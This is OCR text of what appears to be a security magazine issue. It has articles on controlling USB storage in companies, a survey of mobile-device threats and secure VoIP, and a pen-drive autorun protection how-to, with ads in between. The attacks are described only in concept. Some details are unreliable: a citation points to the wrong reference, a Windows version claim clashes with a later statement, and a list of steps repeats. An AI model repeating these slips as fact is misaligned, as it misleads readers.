- The inherent security risks of storage devices
- The organizational and technical security measures you should implement in order to protect your company against them

N.B.: The purpose of this article is to be a macro guide on how to manage storage devices in a company. Thus, this document won't go into the finer details.

The Risks of Storage Media in Enterprises

January 2010: Greater Manchester Police was cut off from the UK's Police National Computer system after an outbreak of the Conficker worm. The police force has been unable to access criminals and suspect vehicles databases. The worm spread via an infected USB memory stick.

Late 2010: Wikileaks managed to collect confidential data from the United States State Department and published them on the Internet. To be precise, over a quarter millions of confidential mails, dubbed *cables*, have been disclosed to the world.

These two situations illustrate the potential danger storage media are:

- On the first hand, storage media are the most popular vector for massive virus propagation in enterprises. According to a study [1], a lost USB key has 66% chance to be infected by a malware. If you corroborate this figure with the fact that 7 employees out of 10 in their company use USB keys coming from outside, and without any authorization, the risk of infection is real.
- Secondly, use of unauthorized storage media in a company can lead to a confidential data loss. Such a loss may has disastrous consequences on business, such as:
  - Loss of competitive advantage
  - Loss of business image
  - Loss of clients

In this context, the use of storage media must be one of the top security priorities of the company and must be managed correctly in order not to be a threat for business.

How to Manage Storage Media?

Whatever your objectives are, you should express them in your security policy (if your company doesn't have such a document yet, write it immediately!) [1]. Once done, you should deploy organizational and technical measures to reach them.

Security Policy

First of all, you need to define a security policy. This is the foundational security document in a company and defines the objectives to reach and the allocated resources to success. For this article, the objective is known and is *Securing the usage of storage media*. Normally, you should make a risk assessment in order to define the prior security objectives to reach.

In the context of this article, the main security objective will be described as something like:

Only authorized removable media should be used in the company. If for business purposes, data must be saved on a removable media which should be secure as described in the state of art. Moreover, storage media must be checked before being used on any machine of the company.

As you can notice, this statement is quite generic. This is logical since the security policy only defines the objectives to reach. From this document, more technical security policies will be written and organizational and technical measures will be taken.

Implement Organizational Measures…

Securing removable media seems a very technical subject, isn't it? Ultimately, you are right, it is.

However, though you could deploy the best security solution ever, it won't help if end users do not know how to use storage media correctly.

In addition, this solution may not be adapted to your company context. You should then seek the good balance between security (what must be authorized? what must be forbidden?) and business productivity (storage-media speaking, what do users need to work efficiently?).

Choosing security at the expense of business productivity and:

- Business productivity will be impacted
- Users will do whatever is possible to bypass the security solution

Choosing business productivity at the expense of security and you Information System won't be secured enough which could lead to business stoppage in the case of a massive attack.




Figure 1. *How reaching security objectives*

This means two things:

- A Zero-Risk Situation doesn't exist. By seeking the good balance between security and productivity, the company will be as secured as realistically possible.
- Technical solutions are useless without organizational measures

In this context, you should understand now that user awareness is compulsory. The more end users are aware of the threat, the more they'll pay attention when using it and the more your information system will be protected.

…and technical ones

So, most users nowadays know how to use storage media correctly. Unfortunately, certain users will still handle them inappropriately and others may harm your information system inadvertently.

In this regard, you have to deploy technical mechanisms to protect as much as possible your information system against malicious removable storage.

I'll present in this part some examples of solutions. The list is all but exhaustive.

Controlling Device Installation

Some products allow you to control the device installation efficiently. However, since Windows Vista and Windows 2003 Server, this is a native feature you can enable via *Group Policy Objects* (GPO).

The whole procedure to do so on Windows Vista and 2008 Server is available on the Microsoft MSDN website [3] but here is a summary:

- Identify the device you want to authorize
- Prevent installation or update of any device
- Determine the device identification strings for authorized USB memory drives. One ID is assigned to a specific device model by the manufacturer. It allows the operating system to detect and recognize the device and its type
- Create a list of authorized devices with their ID

Once done, only devices authorized by the security instances of your company could be used.

Disable AutoRun

AutoRun is a feature which allows devices to launch programs using command listed in a file named autorun.inf when the device is mounted. One of these commands could be malicious and install malware on the system.

In this case, you may want to disable this feature. This can be done using GPO or via an antivirus solution, which offers often such a feature.

On the 'Net

[1] SANS Institute -Writing security policies in five easy steps *http://www.sans.org/reading_room/whitepapers/policyissues/technical-writing-security-policies-easy-steps_492*
[2] Sophos – Lost USB keys have 66% percent chance of malware *http://nakedsecurity.sophos.com/2011/12/07/lost-usb-keys-have-66-percent-chance-of-malware/*
[3] Microsoft – Controlling device installation *http://msdn.microsoft.com/en-us/library/bb530324.aspx*
[4] Microsoft – Disable AutoRun *http://support.microsoft.com/kb/967715*
[5] Wikipedia – Data Loss Prevention *http://en.wikipedia.org/wiki/Data_loss_prevention_software*
[6] Wikipedia – PDCA model *http://en.wikipedia.org/wiki/PDCA*

Here the method using GPO for Windows Vista (and later) and Windows 2008 Server (from Microsoft support website [4]):

1. Click *Start*, type *Gpedit.msc* in the *Start Search* box, and then press ENTER.
   If you are prompted for an administrator password or for confirmation, type the password, or click *Allow*.
2. Under *Computer Configuration*, expand *Administrative Templates*, expand *Windows Components*, and then click *Autoplay Policies*.
3. In the *Details* pane, double-click *Default Behavior for AutoRun*.
4. Click *Enabled*, and then select *Do not execute any AutoRun commands* in the *Default AutoRun behavior* box to disable AutoRun on all drives.
5. Restart the computer.

To block the autorun.inf commands with your antivirus, please check your solution's editor's knowledge base.

Antivirus Scan

Each time it is mounted on a machine, the device must be scanned by the antivirus before using it.

Several antivirus solutions in the market offer such functionality. If yours does not, end users should scan the device manually before opening any file or executing any executable. Insist seriously on this point during your awareness workshops!




Figure 2. *PDCA Model*

Data Loss Prevention (DLP)

To prevent data loss, you can use DLP solutions. They prevent potential loss by monitoring data while:

- in-use (on end-point)
- in-motion (in network traffic)
- at rest (data storage)

More information can be found in [5].

Conclusion

Not correctly managed, storage media could be a serious threat for a company. In this regard, you should attempt to treat it ASAP. To do so:

- Set out the conditions of usage of storage media in a security policy
- Present an awareness workshop in order to teach end users the danger of storage media and the way to use them correctly
- Deploy technical solutions

More generally, do not forget the following process in order to reach security objectives:

Security is a perpetual fight. That's why the previous schema is cyclical. Once you define objectives (PLAN), implement them (DO), check them (CHECK) and correct them (ACT) on a continuous basis in order to keep your company safe. For more information about the PDCA model, please refer to [4].

DAVID JARDIN

David JARDIN has a diploma in "Cryptography and Information Security" and has been working as a Security Consultant for two years. He works mainly on user security awareness, SSO, antivirus, and Android subjects. He is interested in mobile security.

CODENAME:
SAMURAI SKILLS COURSE

<< Penetration Test Training Samurai Skills >>

- You will learn Real World Hacking Techniques for Targeting , Attacking , Penetrating your target
- Real Live Targets (Websites , Networks , Servers) and some vmware images
- Course Instructors are Real Ethical Hackers With more than 7
- years Experience in Penetration Testing
- ONE Year Support in Forums and Tickets
- Every Month New Videos (Course Updated Regularly)
- Suitable Course Price for ONE Year Support
- Take Our course at your own pace (any time , any where)
- Our Course is Totally Different from Other Courses (new Techniques)

We have Real World Hacking/Penetration Testing Lab with Over 20 Real Target

ONHaking Demand

Mobile Security

These days, we are able to observe the change from an Internet society to a mobile society. More and more people use smart phones to access information. Nowadays, mobile devices are an important part of our everyday lives, as they provide different forms of connectivity such as GSM, GPRS, Wi-Fi.

Unfortunately, growth of these mobile devices is very closely coupled with the growth of malware. Therefore, this kind of mobile devices may now look like an ideal candidate for hackers.

This article provides information about state of the art on threats, vulnerabilities and security solutions. We show key differences between "normal" security and mobile security. Moreover we bring up an overview of mobile network security and propose one elegant solution of security calling.

Introduction

Numerous new smart devices like BlackBerrys, iPhone, and, recently Android-based phone started some kind of revolution on the market. These smart devices provide lots of capabilities of traditional personals PC with standardized Operating System. Given this, smart phones are an ideal target for attackers. A small number of operations systems allowed attackers to exploit just a single vulnerability to attack a large number of devices. In Table 1 we can see individual share of the market based on different OS.

The number of smartphones reached over 420 millions in 2011 (based on IMS research), but the number of mobile malware is still small compared to PC malware. Based on malware growing on PCs, we can expect the same trend on smartphones. In the next few years we will face a growing number of malware. As more and more users download and install third-party applications, the chance of installing malware increases as well. As smartphones become "smarter" users use it for sensitive transactions like shopping and banking. This fact increase the potentialinterest of attackers. Proof that attackers really focus on mobile devices is the sharp rise in the number of reported mobile OS vulnerabilities. This number has risen from 115 in 2009 to 163 in 2010. As we can see the number is relatively small, but this rise still presents 42%.

Mobile Technologies

Wireless Telecommunications Technologies

GSM: Global System for Mobile Communications

GSM is one of the first and most popular standard in Europe for mobile telecommunication system. GSM is

Table 1. *Individual share of the market based on different OS*

Company	3Q10 Units/1K	3Q10 Market Share (%)	3Q09 Units/1k	3Q09 Market Share (%)
Symbian	29,480.1	36.6	18,314.8	44.6
Android	20,500.0	25.5	1,424.5	3.5
iOS	13,484.4	16.7	7,040.4	17.1
Research In Motion	11,908.3	14.8	8,522.7	20.7
Microsoft Windows Mobile	2,247.9	2.8	3,259.9	7.9
Linux	1,697.1	2.1	1,918.5	4.7
Other OS	1,214.8	1.5	612.5	1.5
Total	80,532.6	100	41,093.3	100.0

Table 2 *Different classes of Bluetooth*

Class	Powe (dBm)	Distance (m)
Class 1	20	100
Class 2	4	10
Class 3	0	1

part of the second generation of wireless technology. This standard enables the creation of cellular networks where mobile phones communicate together trough base stations, networks and switching system. With GSM comes new service on side of telecommunication operators: data transmission, digital fax, email, call forwarding, SMS, teleconferencing service.

GPRS and EDGE

These technologies represent a next generation degree of GSM. *General Packet Radio Service* (GPRS) was developed to improve performance of GSM. Many times is marked as a 2.5 generation. To enable data exchanging between users GPRS use packet switching (as in IP protocol). Moreover, GPRS bring new services such as *Wireless Application Protocol* and *Multimedia Messaging Service*. In this case, variety packet-oriented applications can be offered to mobile users. In 2000 Enhanced Data rates were developed for GSM Evolution (EDGE) offering higher transmission rate and higher reliability.

UMTS: Universal Mobile Telecommunications System

This standard represents third-generation of cellular systems. The transmission rate is 2Mbps, which is higher than 2G and 2.5G. Users can exploit multiple services and different classes of services (such as conversational, streaming …) through simultaneously supporting of circuit switching and packet switching.

Network Technologies

In recent years *Wireless Local Area Networks* (WLAN) have become very popular. This type of technology enables devices to be linked together through wireless method. In scope of WLAN we can observe more standards. In the environment of smartphones and mobile devices, the most popular are Bluetooth and IEEE 802.11.

Bluetooth

This technology uses short wavelength radio transmission to achieve exchange data over small area. Bluetooth technology creates *Personal Area Networking* (PAN) with high levels of security. Bluetooth was developed in 1999 and aimed at providing communications between devices with this features:

- low consumption
- short range of communications (lower than 100 meters)
- small cost

In Table 2 we can see three different classes of Bluetooth.

Wireless LAN IEEE 802.11

IEEE 802.11 belongs to family of WLAN standards that contains several protocols for communication at different frequencies (2.4, 3.6 and 5GHz). The most popular standards in scope of 802.11 are 802.11g and 802.11n. The differences between these protocols are related to bandwidth, bit-rate and type of modulation. These standards can be used in two operation modes:

- Infrastructure mode – devices become as Access Point. AP regulates the network access and co-ordinate the other devices that are part of network. AP plays the role of referee.
- Ad hoc mode – this type of mode have no referee and devices monitor the spectrum to gain network access.

Attack classes and attack model

Mobile devices threats can be classified in four classes:

- Hardware-centric attacks – these type of attacks is not so easy an exploit by attacker, because these vulnerabilities typically cannot be exploited remotely, but only with physical access to the mobile devices.
- Device-independent attacks – belong to protection targets of the mobile devices: eavesdropping on the wireless connection or faking mirrored personal data on backend system.
- Software-centric attacks – in many cases, the most important class of technical vulnerabilities for mobile devices.
- User layer attacks – this kind of attacks have no (or very pure) technical nature. They trick the user into overriding security mechanisms. This class of attacks is very important, even if it is not of a technical nature.

Another significant point of view would be, what kind of strategy the attacker will use I.E. attack model. General difference between attack classes and attack model are: attack classes investigate the vulnerabilities on victim's side, while attack models limit the power of an attacker. Individual attackers might have the following goals:

- Eavesdropping: attacker tries to intercept conversation between (implicitly) two users.
- Availability attacks: this kind of attack lies on active blocking the signal of the mobile or base station.
- Privacy attacks: attacker might use the smartphone's ID to late it and its owner.
- Impersonation attack: one phone impersonates as another one. This attack is similar as phishing attack in a classic IP network.

Hardware-centric Security Aspects

Eavesdropping MNO Smartcard Communication

Communication between mobile devices and MNO cart is not encrypted, cause man-in-the-middle attack on this communication was considered impossible. Unfortunately, nowadays technologies called TurboSIM successfully implements an MNO smartcard MITM attack. It is a small chip that intercept communication between the MNO smartcard and the mobile devices. As the hardware interface is the same for 2G and 3G technology. Actual implementation of TurboSIM, in general, such a MITM attack can change all communication between MNO smartcards and mobile devices and even inject new messages. This vulnerability can be mitigated by communication encryption. However, it is really difficult to address this kind of attack with billions of vulnerable devices deployed world-wide.

Attacking the Devices – JTAG Attacks

Joint Test Action Group (JTAG) technology is generally used for testing and debugging hardware. This functionality is no longer necessary in mobile devices that are sold to end users. Many times this functionality is still accessible and allows inspecting the devices on a deep level.

Attacking the – Forensic Analysis

This kind of attack targets the confidentiality of the stored data and it is valid in case of an attacker gets physical access to the devices. There are two common possibilities how attacker can do this: attacker steal the devices for a limited period of time without the owner noticing it, or legitimate change of the ownership. Nowadays studies show, the second case is more often.

Device-independent Security Aspects

GSM: Cryptography for Protecting the Air Link

Unlike land lines, GSM use radio waves to connect different users. Mobile phone and the base station are linked via encrypted channel. In scope of the GSM, several security mechanisms are defined. Each GSM phone holds SIM card which supplies all cryptographic secrets and algorithms. Algorithm A3 is used for authentication, the A8 algorithm for key derivation, and the A5 algorithm for encryption.

Initial Connection and Encryption

Symmetric cryptography is used between mobile devices and its SIM card to prove that it has access to a genuine SIM card. It is clearly sure, that asymmetric crypto might be better for this purpose, but it was a heavy and too difficult to hardware implementation 25 years ago when the protocol was designed. Functionality of this symmetric algorithm is simple. A secret s is used together with randomness or a nonce r to derive a new authentication string $a = A3(s,r)$, and fresh shared key $k = A8(s,r)$. The key k now used to encrypt further communication between basic station and mobile phone.

SMS Infrastructure Flaws

Calling, sms writing and Internet services belong to basic functionalities of each smartphone. Many researches (Enck et al. In 2005) evaluated the security impact of such SMS interface on the availability of mobile phone networks. They demonstrated the ability to deny voice service in large cities by using PC connect to Internet with cable modem. Another research showed that rate is more than 70% only with limited resources.

MMS Vulnerabilities

In contrast to SMS, MMS do not lies on GSM, therefore do not use GSM control channel to submit messages. While GSM use circuit-switching method, GPRS use packet-switching method. MMS service is capable to send large amount of text or multimedia messages through GPRS as infrastructure and WAP, SMTP and HTTP as transmission protocols. Vulnerabilities of MMS was demonstrated by Racic et al. They demonstrated proof-of-concept attack that exploits MMS vulnerabilities to exhaust the mobile phone's battery. The first steps by this kind of attack is to allure victim to fake (malicious) web server by sending MMS notification messages from fake MMS Relay/Server. Malicious web server send periodically UDP packets to victim's phone. As a result is not able to switch to standby mode and must stay in ready mode, which is extremely demanding for battery. They say that in this mode battery are drained 22-times faster than in mix mode of ready and standby mode. We must realize that victim is not able to recognize the receipts of UDP packet (mobile phones do not indicate receipts of UDP packet), therefore victims will not recognize the exhaustion of the battery until they observes the battery status or realize that the battery is empty. This attack is very similar to "classic" DoS attacks.

Side Channel Analysis

Taking a purely theoretical point of view – any cryptographic algorithm a produces output o based on input i can by mathematically written as follow: $o = a(i)$. Unfortunately, this is how it actually does not work. In reality we have following situation o, $\gamma = a(i)$. Where γ is additional side channel information that can by observed by attacker. This can be fatal for cryptographic algorithms, because it contains sensitive information (like keys...) and should not be exposed.

This kind of attack in not very likely in case of SIM cards. In case of SIM attacker need physical access to the SIM card to perform some measurements. Typical attack exploits this vulnerabilities, might seems like this: side channels SIM card can be accessed through malicious software on the phone. These possibilities

might seems impossible, but using exact timing it might be possible establish side channel.

Software-centric Security Aspects

Nowadays smartphones use many third-party applications. Therefore, these kind of attacks belongs to most dangerous attacks.

Impact of malware

It is very important to consider the impact of attack, because malware can take any allowed action, even more – can take any action when run with high privileges. Impact of malware can by different and we only cover the most significant malicious operations.

Information or Identity Theft, Espionage

Most malwares have a simple goal – gather all possible private accessible user information and send them to attacker. This kind of behavior can by hidden in small applications downloaded and installed from 3rd-party. One example for all: single game is able to track user's location. The fact is that smartphone is a personal device and it is taken almost everywhere by users. Applications can collect the following data, which help to make detailed profile about victim. This information can be: GPS coordinates, all kinds of credentials, several forms of communication (SMS, MMS, email, instant messaging, contacts, accurate daily routines and personal habits, private or corporate documents, and so on.

Eavesdropping

Another possibilities, how malware can collect users data and credentials is through routines to capture voice calls and silently record any conversations. This saved conversations are again silently send to the attacker. Detection of this kind of malware can by very hard, cause it can run completely in background. Moreover, detection is very closely coupled with privileges of the malware.

Financially Motivated Attackers

Business around malware became very efficient in recent years. This kind of "shady" business earns a lot of money on unaware victims. Unfortunately, it is pure reasonable that this kind of business will leads its trend on field of mobile devices. One possible way, how attacker can get money from unaware victim is redirecting victim's call (or sms) to highly charged service number. *Trojan-SMS.AndroidOS.FakePlayer* is one from many malwares using this strategy. This malware pretends to be movie player, but secretly redirect outgoing call through provider that generate additional charge.

DoS Attacks Against Mobile Devices

In simple words we can define classic DoS as: *Extremely amount of fake requests on the server make it unavailable*. Similar definition we can find in world of mobile devices: *Extremely CPU usage by fake request make the device unavailable – battery is discharging quicker*. Address this vulnerabilities is not easy for average user, because the fundamental knowledge about device must be really deeper. Often it can be fixed only by manufacturer himself.

SMS Vulnerabilities

This vulnerabilities occurred on early mobile phones (not smartpohones). Everybody knows the incident when Siemens S55 receives SMS with Chinese characters. If parser try to parse it, it leads to DoS attack. This bug could be addressed only by firmware updating. This type of vulnerabilities is not so important, because nowadays smartphones are able to update they firmware remotely.

MMS Vulnerabilities

This vulnerabilities were discovered first time in 2006. Remote code using MMS exploited a buffer overflow in the MMS handling program of Windows Mobile CE 4.2. It was first of its kind, it supported public wave of fear of that time. Additional patches successfully address this vulnerabilities very well.

Mobile Malicious Software and its detection

Many researches are focused on investigating of the damage potential of mobile malware. In face of new kind of hardware is this really big challenge. Malware becomes more and more sophisticated and more and more malicious. Given this, it is more and more difficult to detect malware. Even, if in principle of detection of malware on mobile devices is not different from detection on PC, the limited resources of a mobile device make this task as a huge challenge. There exist several detection methods:

- Signature Based Detection:
- Anomaly Detection
- Rootkit Detection
- Software-based Attestation

User as Attack Vector

Most studies, deal about security knowledge of average users, showed that normal user is not able to use security mechanisms correctly. This section of security of mobile devices is more philosophical than technical. Developers of security mechanisms and tools should ask themselves: What is the purpose of these numerous security mechanisms if the average user does not understand them?

Security Calls Trough IP

Nowadays smartphone become with ability to connect to Internet through several technologies like Wi-Fi,

HSPDA or EDGE... This can be great possibility on the way to secure calling through Internet using VoIP technology. Moreover, this kind of smart devices can without any problem run software which offers strong cryptographical algorithms. If we realized, that more and more users are accessible through Internet, VoIP technology can become as alternative to classical telecommunication based on switched circuit. This moving from classical telecommunication to VoIP can be clearly observed in business sector. In few years this trend can be expectable in public sector.

VoIP technology

Around VoIP technology and security VoIP technology was written a lot of articles and documents. Fully explanation of all these protocols and security mechanisms is behind of this article. Rather than fully explanation, we bring overview and security aspect that should by not forget by implementation of VoIP.

Secure Signaling

Signaling protocol in VoIP is used to handle multimedia sessions. Nowadays VoIP infrastructures mostly use *Session Initiation Protocol* (SIP) and H.323. The second (H.323) is "in background" and dominate protocol is SIP. SIP protocol can be secured more that one way. Exist more approaches, but one of the best is secure using TLS. Again, fully description of TLS is behind scope of this article. TLS use well known scheme of asymmetric cryptography. This kind of cryptography coupled with certificates and 4096bits keys can not be breake in real-time. SIP protocol, or more generally signaling protocol is very important part of VoIP but, secure of signaling protocol is not enough. There are more aspects which have to be considered.

Secure Media Stream

One from this aspects is media stream. Media stream carry the information, which can be important for attacker, so it is clear, that must by secured too. Unfortunately, strong asymmetric cryptography is unusable due to hardware condition. Nowadays hardware components in PC, smartphones (or other kind of smart devices) or voip phones are not able to use asymmetric cryptography in real-time. From theory of cryptography we know, that one of the biggest problem by symmetric cryptography is how to secure exchange the keys, which are required on both sides to encrypt the communication. Idea of protecting RTP through SRTP is really simple: through secure channel (established based on asymmetric cryptography) exchange the keys required to symmetric cryptography. In this time both common protocols of VoIP are secured, but it does not means, the VoIP technology is secure as well.

References

[1] Becher, M.; Freiling, F.C.; Hoffmann, J.; Holz, T.; Uellenbeck, S.; Wolf, C., „Mobile Security Catching Up? Revealing the Nuts and Bolts of the Security of Mobile Devices," Security and Privacy (SP), 2011 IEEE Symposium on, vol., no., pp.96-111, 22-25 May 2011 doi: 10.1109/SP.2011.29

[2] La Polla, M.; Martinelli, F.; Sgandurra, D.; „A Survey on Security for Mobile Devices," Communications Surveys & Tutorials, IEEE, vol.PP, no.99, pp.1-26, 0 doi: 10.1109/SURV.2012.013012.00028

Secure VoIP Infrastructure

Most companies consider that securing SIP (or H.323) and securing RTP is enough in way to secure VoIP. Whole VoIP infrastructure can contains more servers, which have to be secure too. Example of this servers can be: small TFTP server, DNS server, servers in VoIP (Register server, localizations server....). This kind of servers have to be secure too, if we want to talk about secure VoIP.

Conclusion

As smart devices become more and more similar to PC (powerfully CPU, bigger displays, much more memory...) we can expect growing of malware will leads its trend exactly like in world of PC. We must take this fact really seriously, cause mobile devices are in generally more personal devices.

In this article we brought overview on basic aspect, which is very closely coupled with mobile security. Moreover, we proposed one possibility of secure calling through IP. Although, few companies use REALLY secure VoIP, one of them which offer this type of secure VoIP on high level is 4safety, a.s.

MIROSLAV LUDVIK

Mr. Miroslav Ludvik graduated at Czech Technical University in 1996. In 2005 he succesfully defended his Ph.D. thesis on Data Security in Comupter Networks and I was awarded Ph.D. degree. In 2000 he participated on securing the International Monetary Fund conference in Prague. He provides counseling to Ministry of Informatics Czech Republic and Czech Data Protection Office. He provides also counseling for private sector and among my client are e.g. bank and prestigious legal firms. He teaching on prestige private Czech University and cooperate with University of Žilina. He holds an office of Technical Director in the 4safety, a.s company.

MICHAL SRNEC


Mr. Michal Srnec graduated at University of Žilina http://www.fri.uniza.sk in 2011. From 2011 is postgraduate student on Faculty of informatics science and management department of information networks www.kis.fri.uniza.sk. Works for http://www.4safety.cz/ as security consultant focusing on secure calling.

NETCLARITY

PREEMPTIVE, PROACTIVE PROTECTION

NG
INTRUSION DEFENSE
NextGen
Network Access Control

Harden your Network from the Inside Out



Network Access Control

Asset Vulnerability Management

Compliance Auditing and Reporting

Info Security Products Guide 2011 Global Product Excellence Awards Customer Trust

CRN

SC Magazine Best Buy

CVE Compatible cve.mitre.org

RSA Top Three Innovators RSA Conference 2007

Tolly Up to Spec Certified

www.netclarity.net

Available through Partners Worldwide

How to

Protekt Pen Drive From Virus in PC

Nowaday's pen drive has become as mandatory to have whether you have a PC or not. In the early days pen was only thing which we carry but now time has changed along with that we all tend to carry Pen Drive.

What is a Pen Drive? Now this question comes into our mind. Actually a pen drive is a device which contains a chip (memory) which store all the data in it or we can call it a removable Hard Disk. This is used to transfer data from one computer to another.

But now big problem is that it is also becoming dangerous for the PCs, because it is becoming common as an infection vector. These virii is very harmful as it can damage all the data on a computer or some viruses are so dangerous it can damage Hard Disk also.

Don't be panic, Here I am going to show you how you can save or protect your PEN DRIVE from virii (Figure 1).

How to Prevent Your Flash Drive from Being Infected

All those autorun Trojans are increasingly becoming quite a bit of a problem, and the numbers in which several their variations have been proliferating a while now are really appalling. What could be done to, at least, slow down their spread and, which is all the more important, keep your own PC safe from them?




Figure 1. *Injection scheme*

To find an answer to this question, we first need to take a look at the way this kind of infection spreads:

- You insert a flash device into an infected PC and the autorun.inf file is created in the root folder of your flash device;
- The infected files are then copied to the flash device (this is called payload);
- You insert the infected flash device into another PC. Here, the autorun functionality is enabled, the autorun.inf file is run, and the payload process starts, thus infecting the target machine.

Unfortunately, no flash devices with a read-only switch currently exist as was the case with floppy disks.

However, your flash device can still be protected and prevented from becoming a carrier of the infection. Surprisingly, that can be done by availing oneself of some of the limitations the modern-day file systems have.

In a modern file system, *THE FILE AND THE FOLDER THAT HAVE THE SAME NAME CANNOT CO-EXIST IN THE SAME LOCATION* and file names of the file systems FAT/FAT32/NTFS are *CASE INSENSITIVE*.

This means, that if we create the autorun.inf folder in the root of your flash device, no file with the same name can ever be created. Therefore, based on the existing properties of the modern file systems, we can easily create an insurmountable obstacle for autorun infections that will render their autorun process impossible incidentally. Luckily, the above method can be applied on absolutely any PC.

Below, you will find some detailed instructions on how to safeguard your flash device from becoming infected with autorun Trojans. Prior to proceeding with these instructions, you need to enable the display of hidden files on your PC.

Figure 2. *USB Flash drive*

To enable display of hidden files:

Windows Vista

- Click *Start*;
- Select *Control Panel*;
  - If the *Control Panel* opens in the *Classic View*, double-click the *Folder Options* icon and proceed to Step 3 of the Windows XP instructions below,
  - If the *Control Panel* opens in the *Control Panel Home View*, click *Appearance and Personalization* > *Show Hidden Files or Folders* and proceed to Step 4 of the Windows XP instructions below.

Windows XP / 2003

- Double-click *My Computer*;
- Go to the *Tools* menu and select *Folder Options*. A dialog box will be displayed.
- Select the *View* tab;
- In the *Hidden files and folders* section – select the *Show hidden files and folders* option;
- Clear the *Hide extensions for known file types* checkbox;
- Clear the *Hide protected operating system files* checkbox;
- Click *Apply.*

Upon completion of the above procedure, you can get down directly to securing your flash device against the threat of autorun infections.

- In the *Hidden files and folders* section – select the *Show hidden files and folders* option;
- Clear the *Hide extensions for known file types* checkbox;
- Clear the *Hide protected operating system files* checkbox;
- Click *Apply.*

Upon completion of the above procedure, you can get down directly to securing your flash device against the threat of autorun infections (Figure 2).

